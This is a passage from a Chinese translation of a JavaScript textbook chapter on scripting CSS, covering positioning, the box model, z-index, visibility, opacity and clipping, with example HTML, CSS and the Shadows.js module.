用这个值可以设置元素在浏览器窗口中的位置。具有 `fixed` 定位的元素总是可见的，并且不随文档其余的元素滚动。与绝对定位的元素一样，固定定位的元素独立于其他元素，并且不属于文档流。固定定位得到大多数现代浏览器的支持，但是 IE 6 除外。

`relative`

当 `position` 属性被设为 `relative` 时，将根据常规流布置元素，然后相对于它在

常规流中的位置进行调整。在常规文档流中分配给元素的空间仍然分配给它，它两边的元素不会向它靠近来填充那个空间，但它们也不会从元素的新位置被挤走。

如果把元素的 `position` 属性设置为 `static` 以外的值，就可以用 `left`、`top`、`right`、`bottom` 这些属性的组合来定义元素的位置。最常用的定位方法是设置 `left` 和 `top` 属性，这种方法可以指定元素的左边界和包含元素（通常是文档本身）的左边界之间的距离，以及元素的上边界和包含元素的上边界之间的距离。例如，要把元素放在距文档上边界 100 像素，左边界 100 像素的位置，可以用下面的代码在 `style` 属性中设置 CSS 样式：

```
<div style="position: absolute; left: 100px; top: 100px;">
```

与动态元素相对定位的包含元素不必与文档源代码中定义的包含元素相一致。因为动态元素不属于常规元素流，所以它们的位置不相对于定义它们的静态包容元素。大部分动态元素相对于文档自身（`<body>` 标记）的位置定位。例外情况是定义在其他动态元素中的动态元素。在这种情况下，嵌套的动态元素将被定位在相对于动态祖先最近的位置。如果想要相对于常规文档流的一部分的一个容器来定位一个元素，针对容器使用 `position: relative`，并指定一个 `0px` 的顶端和左边位置。这使得包容元素能够动态地定位，却将其留在了文档流中的常规位置。任何绝对定位的孩子，都将根据包容元素的位置来相对地定位。

虽然用 `left` 和 `top` 属性设置元素左上角的位置很常用，但也可以用 `right` 和 `bottom` 属性设置元素相对于包容元素下边界和右边界位置的下边界和右边界。例如，要使元素的右下角位于文档的右下角（假定该元素没有嵌套在其他动态元素中），可以采用如下的样式：

```
position: absolute; right: 0px; bottom: 0px;
```

要使元素的上边界距离窗口顶部 10 像素，右边界距离窗口右边界 10 像素，以便它不能和文档一起滚动，可以采用下列样式：

```
position: fixed; right: 10px; top: 10px;
```

除了元素定位外，用 CSS 可以设置元素的大小。提供 `width` 和 `height` 样式属性的值是最常用的方法。例如，下面的 HTML 代码创建了一个没有内容的绝对定位元素。它的 `width`、`height` 和 `background-color` 属性使它出现在一个小蓝框中：

```
<div style="position: absolute; top: 10px; left: 10px;  
          width: 10px; height: 10px; background-color: blue">  
</div>
```

另一种设置元素宽度的方法是设置 `left` 和 `right` 属性的值。同样，也可以通过设置 `top` 和 `bottom` 属性来设置元素的高度。但如果同时设置了 `left`、`right` 和 `width` 属性，

width 属性将覆盖 right 属性。如果元素高度的约束过多, 则 height 的优先级比 bottom 高。

记住, 不必设置所有动态元素的大小。某些元素(如图像)本身有大小。另外, 对于含有文本或其他流内容的动态元素来说, 只设置元素的宽度, 并允许由元素内容的布局自动确定高度通常比较有效。

在前面的定位示例中, 位置和大小属性的值都有后缀 px。px 代表像素。CSS 标准允许用多种单位进行度量, 包括英寸(in)、厘米(cm)、点(pt)和 em(当前字体的行高度单位)。DHTML 程序设计常以像素为单位。注意, CSS 标准要求指定单位。如果省略了单位设置, 有些浏览器会假定单位为像素, 但不应该依赖这一行为。

除了可以用上面所示的单位设置绝对位置和大小外, CSS 还允许用包含元素大小的百分比设置元素的位置和大小。例如, 下面的 HTML 代码创建了一个具有黑色边框的空元素, 它的宽度和高度都是包含元素(或浏览器窗口)的一半, 并且位于包含元素的中间:

```
<div style="position: absolute; left: 25%; top: 25%; width: 50%; height: 50%;  
border: 2px solid black">  
</div>
```

16.2.2 CSS 定位示例: 带阴影的文本

CSS 2 规范包含了一个 text-shadow 属性, 用来生成文本下方的高级下拉阴影效果。这个属性由 Safari 浏览器实现, 但是并没有被其他的主要浏览器厂商所实现, 并且它已经从 CSS 2.1 中移除, 将放到 CSS 3 中考虑。即便没有了 text-shadow 属性, 也可以实现带阴影的文字效果。只需要使用 CSS 定位, 并且重复文本: 一次是实际的文本, 一次(或者多次)是用来产生阴影。下面的代码产生了图 16-2 所示的输出。

```
<div style="font: bold 32pt sans-serif;"> <!-- shadows look best on big text -->  
<!-- Shadowed text must be relatively positioned, so we can offset the -->  
<!-- the shadows from its normal position in the flow -->  
<span style="position: relative;">  
<!-- These are 3 shadows of different colors, using absolute positioning -->  
<!-- to offset them different amounts from the regular text -->  
<span style="position: absolute; top: 5px; left: 5px; color: #ccc">Shadow</span>  
<span style="position: absolute; top: 3px; left: 3px; color: #888">Shadow</span>  
<span style="position: absolute; top: 1px; left: 1px; color: #444">Shadow</span>  
<!-- And this is the text that casts the shadow. We use relative -->  
<!-- positioning so that it appears on top of its shadows -->  
<span style="position: relative">Shadow</span>  
</span>  
| No Shadow <!-- For comparison, here is some nonshadowed text -->  
</div>
```





图 16-2: 使用 CSS 定位产生带阴影的文字

这里手动添加 CSS 阴影的方法比较笨拙, 而且违反了将内容和表现分开的原则。可以用一点无干扰的 JavaScript 来修正这个问题。例 16-2 是一个名为 *Shadows.js* 的模块。它定义了一个名为 `Shadows.addAll()` 的函数, 该函数扫描文档 (或文档的一部分) 来寻找带有一个 `shadow` 属性的标记。当它找到这个标记, 它就解析 `shadow` 属性的值并使用 DOM 脚本来为包含在这个标记中的文本添加阴影。作为一个例子, 可以使用这个模块来生成图 16-2 所示的输出:

```
<head><script src="Shadows.js"></script></head> <!-- include module -->
<body onload="Shadows.addAll();" > <!-- add shadows on load -->
<div style="font: bold 32pt sans-serif;" > <!-- use big fonts -->
<!-- Note the shadow attribute here -->
<span shadow='5px 5px #ccc 3px 3px #888 1px 1px #444'>Shadow</span> | No Shadow
</div>
</body>
```

Shadows.js 模块的代码如下所示。注意, 就其大部分而言, 这是一个 DOM 脚本的例子, 只不过恰好以一种有趣的方式使用了 CSS。除了一行代码以外, 这个例子并没有脚本化 CSS 本身, 它只是在它所创建的文档元素上设置了 CSS 属性。本章稍后将详细介绍 CSS 脚本化技术。

例 16-2: 使用无干扰的 JavaScript 创建带阴影的文本

```
/**
 * Shadows.js: shadowed text with CSS.
 *
 * This module defines a single global object named Shadows.
 * The properties of this object are two utility functions.
 *
 * Shadows.add(element, shadows):
 *   Add the specified shadows to the specified element. The first argument
 *   is a document element or element id. This element must have a single
 *   text node as its child. This child is the one that will be shadowed.
 *   Shadows are specified with a string argument whose syntax is explained
```

```

*   below.
*
* Shadows.addAll(root, tagname):
*   Find all descendants of the specified root element that have the
*   specified tagname. If any of these elements have an attribute named
*   shadow, then call Shadows.add( ) for the element and the value of its
*   shadow attribute. If tagname is not specified, all elements are checked.
*   If root is not specified, the document object is used. This function is
*   intended to be called once, when a document is first loaded.
*
* Shadow Syntax
*
* Shadows are specified by a string of the form [x y color]+. That is, one
* or more triplets specifying an x offset, a y offset, and a color. Each of
* these values must be in legal CSS format. If more than one shadow is
* specified, then the first shadow specified is on the bottom, overlapped
* by subsequent shadows. For example: "4px 4px #ccc 2px 2px #aaa"
*/
var Shadows = {};

// Add shadows to a single specified element
Shadows.add = function(element, shadows) {
    if (typeof element == "string")
        element = document.getElementById(element);

    // Break the shadows string up at whitespace, first stripping off
    // any leading and trailing spaces.
    shadows = shadows.replace(/^\s+/, "").replace(/\s+$/, "");
    var args = shadows.split(/\s+/);

    // Find the text node that we are going to shadow.
    // This module would be more robust if we shadowed all children.
    // For simplicity, though, we're only going to do one.
    var textnode = element.firstChild;

    // Give the container element relative positioning, so that
    // shadows can be positioned relative to it.
    // We'll learn about scripting the style property in this way later.
    element.style.position = "relative";

    // Create the shadows
    var numshadows = args.length/3;           // how many shadows?
    for(var i = 0; i < numshadows; i++) {    // for each one
        var shadowX = args[i*3];              // get the X offset
        var shadowY = args[i*3 + 1];          // the Y offset
        var shadowColor = args[i*3 + 2];      // and the color arguments

        // Create a new <span> to hold the shadow
        var shadow = document.createElement("span");
        // Use its style attribute to specify offset and color
        shadow.setAttribute("style", "position:absolute; " +
            "left:" + shadowX + "; " +
            "top:" + shadowY + "; " +
            "color:" + shadowColor + ";");
    }
}

```

```

        // Add a copy of the text node to this shadow span
        shadow.appendChild(textnode.cloneNode(false));
        // And add the span to the container
        element.appendChild(shadow);
    }

    // Now we put the text on top of the shadow. First, create a <span>
    var text = document.createElement("span");
    text.setAttribute("style", "position: relative"); // position it
    text.appendChild(textnode); // Move the original text node to this span
    element.appendChild(text); // And add this span to the container
};

// Scan the document tree at and beneath the specified root element for
// elements with the specified tagname. If any have a shadow attribute,
// pass it to the Shadows.add() method above to create the shadow.
// If root is omitted, use the document object. If tagname is omitted,
// search all tags.
Shadows.addAll = function(root, tagname) {
    if (!root) root = document; // Use whole document if no root
    if (!tagname) tagname = '*'; // Use any tag if no tagname specified

    var elements = root.getElementsByTagName(tagname); // Find all tags
    for(var i = 0; i < elements.length; i++) { // For each tag
        var shadow = elements[i].getAttribute("shadow"); // If it has a shadow
        if (shadow) Shadows.add(elements[i], shadow); // create the shadow
    }
};

```

16.2.3 查询元素的位置和大小

既然已经知道了如何使用CSS来设置HTML元素的位置和大小，问题自然就升级了：如何查询一个元素的位置和大小？可能要用CSS定位来使一个DHTML弹出窗口在某个HTML元素的顶部居中。为了做到这一点，需要知道那个HTML元素的位置和大小。

在现代浏览器中，一个元素的offsetLeft属性和offsetTop属性返回这个元素的X和Y坐标。类似地，offsetWidth属性和offsetHeight属性返回元素的宽度和高度。这些属性都是只读的并且以数字的形式返回像素值（而不像CSS字符串那样后面跟有“px”单位）。它们反映了CSS的left、top、width和height属性，但它们却不是CSS标准的一部分。就此而言，它们甚至不是任何标准的一部分：它们只是由IE 4引入并且被其他的浏览器厂商所采用。

不幸的是，offsetLeft属性和offsetTop属性通常还不够。这些属性指定了一个元素相对于某个其他元素的X坐标和Y坐标。而那个其他的元素就是offsetParent属性的值。对于被定位的元素来说，offsetParent通常是<body>标记或者<html>标记（它们都有一个为空的offsetParent），或者是被定位的元素的一个定位的祖先。对于非定位的元素，不同的浏览器对offsetParent的处理不同。例如，在IE中，表行相对

于包含表来定位。因此，一般来说，确定一个元素的位置的可移植的方法是，循环遍历 offsetParent 引用，增加偏移值。可能要用到如下代码：

```
// Get the X coordinate of the element e.
function getX(e) {
    var x = 0;                // Start with 0
    while(e) {                // Start at element e
        x += e.offsetLeft;    // Add in the offset
        e = e.offsetParent;   // And move up to the offsetParent
    }
    return x;                // Return the total offsetLeft
}
```

只需要简单地把 offsetLeft 替换为 offsetTop 就可以得到一个 getY() 函数。

注意，在前面的代码中，像 getX() 这样的函数所返回的值使用的是文档坐标。它们和 CSS 坐标兼容，而且不会受到浏览器的滚动条的位置的影响。在第 17 章中，我们将了解到和鼠标事件相关的坐标是窗口坐标，并且必须对其添加滚动条的位置才能转换为文档坐标。

上面展示了 getX() 函数的一个缺点。稍后将会看到 CSS 的 overflow 属性用来在文档中创建一个可滚动的区域。当一个元素出现在这样的区域中，它的偏移值不会考虑该区域的滚动条的位置。如果在自己的 Web 页面中使用这个 overflow 属性，可能需要使用更加复杂的偏移计算函数，如下面的这个：

```
function getY(element) {
    var y = 0;
    for(var e = element; e; e = e.offsetParent) // Iterate the offsetParents
        y += e.offsetTop;                       // Add up offsetTop values

    // Now loop up through the ancestors of the element, looking for
    // any that have scrollTop set. Subtract these scrolling values from
    // the total offset. However, we must be sure to stop the loop before
    // we reach document.body, or we'll take document scrolling into account
    // and end up converting our offset to window coordinates.
    for(e = element.parentNode; e && e != document.body; e = e.parentNode)
        if (e.scrollTop) y -= e.scrollTop; // subtract scrollbar values

    // This is the Y coordinate with document-internal scrolling accounted for.
    return y;
}
```

16.2.4 第三维：z-index

我们已经知道，用 left、top、right 和 bottom 属性可以在包含元素的二维平面内设置元素的 X 坐标和 Y 坐标。z-index 属性定义了元素的第三维，它可以设置元素的堆叠顺序，说明哪些元素在其他元素之上绘制。z-index 属性是个整数，默认值为 0，可

以为正也可以为负（第四代浏览器不支持负的 `z-index` 属性）。当两个或多个元素重叠时，它们的绘制顺序是从最低的 `z-index` 到最高的 `z-index`，具有 `z-index` 最大值的元素出现在所有元素的最上边。如果重叠元素的 `z-index` 值相同，将以它们在文档中出现的顺序绘制这些元素，最后一个重叠元素出现在最上边。

注意，`z-index` 堆叠只适用于兄弟元素（即同一个容器的子元素）。如果两个不是兄弟的元素重叠，设置 `z-index` 属性时不能指定哪个元素位于上方，必须设置那两个重叠元素的兄弟容器的 `z-index` 属性。

没被定位的元素（例如，默认的 `Position: Static` 定位的元素）通常以防止重叠的方式放置，所以它们不需要应用 `z-index` 属性。不过它们有默认的 `z-index` 值 0，这意味着，`z-index` 属性为正数的定位元素出现在常规文档流的上边，`z-index` 属性为负数的定位元素出现在常规文档流底部。

最后要注意，当 `z-index` 属性用在 `<iframe>` 标记中时，有些浏览器不实现 `z-index` 属性，可以发现，内联帧不按照指定的堆叠顺序，浮在其他元素之上。在其他窗口元素中也会遇到同样的问题，如 `<select>` 下拉菜单。老的浏览器将无视 `z-index` 设置，在绝对定位元素之上显示所有表单控制元素。

16.2.5 元素的显示和可见性

有两种 CSS 属性可以用来改变文档元素的可见性，即 `visibility` 和 `display`。属性 `visibility` 比较简单，当把它设为 `hidden` 时，就不显示元素，当把它设为 `visible` 时，就显示元素。属性 `display` 用途更多，它用于指定显示的元素类型。它可以指定一个元素是块元素、内联元素，还是列表项目，等等。但当 `display` 属性被设为 `none` 时，受影响的元素不会显示出来，甚至根本不被放置。

`visibility` 和 `display` 样式属性之间的区别在于，它们对非动态定位的元素的影响。对于出现在常规布局流中的元素（`position` 属性设置为 `static` 或 `relative`），可以把 `visibility` 属性设为 `hidden`，使元素不可见，但会在文档布局中保留它的空间。这样的元素可以在不改变文档布局的情况下，反复隐藏或显示。但如果元素的 `display` 属性被设为 `none`，就不会在文档布局中为它分配空间，它两边的元素都会靠拢，就像它不存在一样（在使用绝对定位和固定定位的元素时，`visibility` 和 `display` 属性的效果一样，因为这些元素都不是文档布局的一部分）。通常在使用动态定位元素时，可以使用 `visibility` 属性。在创建展开或折叠的大纲这样的元素时，用 `display` 元素比较有效。

注意，除非想用 JavaScript 动态地设置 `visibility` 和 `display` 属性，使元素在某种情

况下可见，否则用它们使元素不可见就变得毫无意义。在本章后面会看到如何实现这一点。

16.2.6 CSS 盒子模型和定位细节

CSS 允许指定任何元素的页边距、边框和补白以及这些复杂的 CSS 定位，因为需要知道 width、height、top 和 left 属性如何计算，以表现边框和空间。CSS 盒子模型提供了一个精确的说明。它的细节如下一段所述，如图 16-3 所示。




图 16-3: CSS 盒子模型：边框、补白和定位属性

让我们从 border、margin 和 padding 样式开始讨论。一个元素的边框是包围它的一个矩形（或者部分地包围它）。CSS 属性允许指定边框的样式、颜色和粗细：

```
border: solid black 1px; /* border is drawn with a solid, black 1-pixel line */  
border: 3px dotted red; /* border is drawn in 3-pixel red dots */
```

可以使用单个的 CSS 属性来指定边框的宽度、样式和颜色，也可以为一个元素的单个的一边来指定边框。例如，要在元素的下面绘制一条线，只需要指定它的 border-bottom 属性就可以了。也可以指定元素的一边的宽度、样式或颜色。图 16-3 说明了这一点，它包含了 border-top-width 和 border-left-width 这样的边框属性。

margin 和 padding 属性都指定了一个元素周围的空白区域。不同之处在于，margin 指定了边框外部的空间，即边框和相邻的元素之间的部分；而 padding 属性指定了边框内部的空间，即边框和元素内容之间的部分。页边距在一个（可能带有边框的）元素

及其常规文档流中的相邻元素之间提供了可见的空间。补白使得元素内容与其边框可视地分隔开。如果一个元素没有边框，补白通常也就不需要了。如果一个元素动态地定位，它就不是常规文档流的一部分，那么它的页边距就是不相关的（这就是为什么图 16-3 没有说明 CSS 页边距属性）。

可以用 `margin` 和 `padding` 属性来指定一个元素的页边距和补白：

```
margin: 5px; padding: 5px;
```

也可以为一个元素的单个一边指定页边距和补白：

```
margin-left: 25px;  
padding-bottom: 5px;
```

或者可以为一个元素的所有 4 个边指定页边距和补白值。可以先指定顶端的值，然后按照顺时针方向依次指定右边、底端和左边的值。例如，下面的代码展示了为一个元素的 4 个边设置不同补白值的两种等价的方式：

```
padding: 1px 2px 3px 4px;  
/* The previous line is equivalent to the following lines. */  
padding-top: 1px;  
padding-right: 2px;  
padding-bottom: 3px;  
padding-left: 4px;
```

`margin` 属性以同样的方式工作。

了解了页边距、边框和补白，让我们来看看有关 CSS 定位属性的一些重要细节。首先，`width` 和 `height` 只设置了元素的内容区的大小，不包括元素的补白、边框或页边距占用的额外空间。要确定带边框的元素在屏幕上显示的大小，必须把左右补白和左右边框的宽度都加到元素宽度上，把上下补白和上下边框的宽度加到元素的高度上。

由于 `width` 和 `height` 属性只设置了元素的内容区，读者可能认为 `left` 和 `top`（以及 `right` 和 `bottom`）属性是相对于包含元素的内容区来衡量的。而情况并非如此。事实上，CSS 标准规定，这两个值相对于包含元素的补白的外边界（即元素边框的内边缘）来衡量。

图 16-3 示意了这些，但是让我们来看一个例子，可以了解得更清楚一些。假定已经创建了一个动态定位的包容元素，它的内容区的四周补白是 10 个像素，补白四周的边框宽为 5 个像素。假定在这个容器中动态定位一个子元素。如果把子元素的 `left` 属性设为 “0px”，会发现子元素的左边界正对着容器边框的内边界。在这种设置下，子元素将覆盖容器的补白，可假定补白为空（因为这正是补白的用途）。如果想把子元素定位在容器的内容区的左上角，则应该把 `left` 属性和 `top` 属性都设为 “10px”。

IE 兼容

现在已经知道width和height只设置元素内容区的大小，left、top、right和bottom属性是相对于包含元素的补白进行测量的，此外还有一点必须注意，即从Windows使用的Internet Explorer 4到5.5（除了IE 5的Mac版本）实现的width和height属性不正确，它们包括元素的边框和补白（但不包括页边距）。例如，如果把元素的宽度设为100像素，在它左右分别放置10像素的补白和5像素的边框，那么在那些有buggy的Internet Explorer版本中，元素的内容区只有70像素宽。

在IE6中，如果浏览器使用标准模式，那么CSS的定位属性和大小属性都能正确作用。如果浏览器使用不兼容的模式，则它们不正确（但与早期版本兼容）。标准模式（即CSS的“盒子模型”的正确实现）是由文档开始处的<!DOCTYPE>标记引发的，它声明了文档遵守HTML 4.0（及以后的版本）或其他版本的XHTML标准。例如，下列三个HTML文档类型声明将使IE 6以标准模式显示文档：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Strict//EN">
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

标准模式和兼容模式（有时候叫做相容模式，quirks mode）之间的这一区别并非IE所独有的。其他一些浏览器也依靠<!DOCTYPE>声明来触发严格的标准依从，并且，在没有声明的时候，默认为向后兼容的行为。然而，只有IE有这样的一个极端的兼容性问题。

16.2.7 颜色、透明度和半透明

对于边框的讨论包括了一些例子，使用常用颜色的英文名字如“red”和“black”来指定边框的颜色。在CSS中，指定颜色的一种更为普通的语法就是使用十六进制数字来指定一个颜色的红色、绿色和蓝色组成部分。每个组成部分可以使用一位或两位数字。如：

```
#000000    /* black */
#fff       /* white */
#f00       /* bright red */
#404080    /* dark unsaturated blue */
#ccc       /* light gray */
```

除了使用这些颜色命名法来指定边框的颜色，也可以CSS的color属性来指定文本颜色。还可以使用background-color属性来指定任何一个元素的背景颜色。CSS允许指定元素的具体位置、大小、背景颜色和边框颜色，从而有了绘制矩形、水平和垂直线条（当高度和宽度分别减少为0的矩形）的基本图形能力。我们将在第22章回到这个话题，该章介绍了如何使用CSS定位和DOM脚本来绘制条形图。

除了background-color属性,还可以指定用作一个元素的背景的图像。background-image属性指定了所要用的图像,并且background-attachment、background-position和background-repeat属性进一步指定了如何绘制这一图像的细节。background的快捷属性允许同时指定这些属性。可以使用这些背景图像属性来创建有趣的视觉效果,但是这些超出了本书的讨论范围。

如果没有为一个元素指定一个背景颜色或者背景图像,那么这个元素的背景通常是透明的,理解这一点很重要。例如,如果在常规文档流的某个现有文本之上来绝对定位一个<div>,文本将默认地透过<div>元素显示出来。如果<div>包含有自己的文本,那么字符可能重叠起来造成无法辨认的混乱。然而,并非所有的元素都是默认透明的。例如,表单元素就不是带有透明的背景,像<button>这样的标记有一个默认的背景颜色。可以通过使用background-color属性来覆盖这些默认设置,如果需要的话,甚至可以显式地将其设置为“transparent”。

到目前为止我们所讨论的透明都是要么就“是”要么就“非”:一个元素要么有一个透明的背景,要么有一个不透明的背景。也可以把一个元素指定为半透明的(或者说指定其背景内容和前景内容)。参见图16-4中的例子。可以用CSS 3的opacity属性来做到这一点。这个属性的值是0和1之间的一个数值,1意味着100%不透明(这是默认情况),而0意味着0%不透明(或者说100%透明)。opacity属性得到Firefox浏览器的支持。Mozilla早期的版本也支持一个名为-moz-opacity的实验性变量,IE通过filter属性提供了一个类似的替代方法。为了使元素75%地不透明,可以使用如下的CSS样式:

```
opacity: .75;           /* standard CSS3 style for transparency */
-moz-opacity: .75;      /* transparency for older Mozillas */
filter: alpha(opacity=75); /* transparency for IE; note no decimal point */
```

16.2.8 部分可见性: overflow 和 clip 属性

使用visibility属性可以完全隐藏一个文档元素。使用overflow和clip属性则可以显示元素的一部分。overflow属性指定了在元素内容超过指定大小(如用width和height属性设置的大小)时会发生什么。该属性可以采用的值和它们的含义如下:

visible

内容可以溢出,如果必要可以绘制在元素框之外,这是默认值。

hidden

剪切并隐藏溢出的内容,以免在大小和定位属性定义的区域外绘制任何内容。

scroll

元素框永久具有水平滚动条和垂直滚动条。如果内容超过了元素框的大小,使用滚动条就可以查看超出的内容。这个值只在文档显示在计算机屏幕中时有用,当文档印刷在纸上时,滚动条没有任何用处。

auto

只在内容超出元素大小时才显示滚动条,而不是永久显示。

用overflow属性可以指定当元素内容超出元素框时发生什么情况,用clip属性则可以明确地设置显示元素的哪个部分(无论元素是否溢出)。该属性对脚本化的DHTML效果非常有用,在这些效果中,元素可以逐渐显示出来或逐渐消失。

clip属性的值指定了元素的剪切区域。在CSS2中,剪切区域是矩形的,但是clip属性的语法为将来的版本支持其他剪切形状创造了可能性。clip属性的语法如下:

```
rect(top right bottom left)
```

top、right、bottom和left值指定了剪切矩形相对于元素框的左上角的边界。例如,要显示一个元素的100×100像素部分,可以用如下方法设置元素的style属性:

```
style="clip: rect(0px 100px 100px 0px);"
```

注意,括号中的四个值都是长度值,所以必须有单位,如用“px”表示像素。不允许使用百分比。可以使用负数来表示值,指定延伸到为元素指定的框之外的剪切区域。这四个值还可以使用关键字auto,从而指定剪切区域的边界与元素框的相应边界一致。例如,可以用下面的style属性来显示元素最左边的100个像素:

```
style="clip: rect(auto 100px auto auto);"
```

注意,各个值之间没有逗号,剪切区域的边界是从上边界开始按顺时针方向依次设置的。

16.2.9 示例: 重叠的半透明窗口

本节的最后给出一个示例,它展示了这里所介绍的很多CSS属性。例16-3使用CSS创建浏览器窗口中滚动的重叠的半透明窗口。图16-4示意了该效果的样子。这个例子没有包含JavaScript代码,也没有事件句柄,因此,没有办法和窗口交互(除了滚动它们),但它很好地展示了利用CSS所能实现的强大效果。

例 16-3: 用 CSS 显示窗口

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<head>
<style type="text/css">
```

```

/**
 * This is a CSS stylesheet that defines three style rules that we use
 * in the body of the document to create a "window" visual effect.
 * The rules use positioning attributes to set the overall size of the window
 * and the position of its components. Changing the size of the window
 * requires careful changes to positioning attributes in all three rules.
 */
div.window { /* Specifies size and border of the window */
    position: absolute;          /* The position is specified elsewhere */
    width: 300px; height: 200px; /* Window size, not including borders */
    border: 3px outset gray;     /* Note 3D "outset" border effect */
}

div.titlebar { /* Specifies position, size, and style of the titlebar */
    position: absolute;          /* It's a positioned element */
    top: 0px; height: 18px;      /* Titlebar is 18px + padding and borders */
    width: 290px;                /* 290 + 5px padding on left and right = 300 */
    background-color: #aaa;      /* Titlebar color */
    border-bottom: groove gray 2px; /* Titlebar has border on bottom only */
    padding: 3px 5px 2px 5px;    /* Values clockwise: top, right, bottom, left */
    font: bold 11pt sans-serif;  /* Title font */
}

div.content { /* Specifies size, position and scrolling for window content */
    position: absolute;          /* It's a positioned element */
    top: 25px;                  /* 18px title+2px border+3px+2px padding */
    height: 165px;              /* 200px total - 25px titlebar - 10px padding */
    width: 290px;               /* 300px width - 10px of padding */
    padding: 5px;               /* Allow space on all four sides */
    overflow: auto;             /* Give us scrollbars if we need them */
    background-color: #ffffff;   /* White background by default */
}

div.translucent { /* this class makes a window partially transparent */
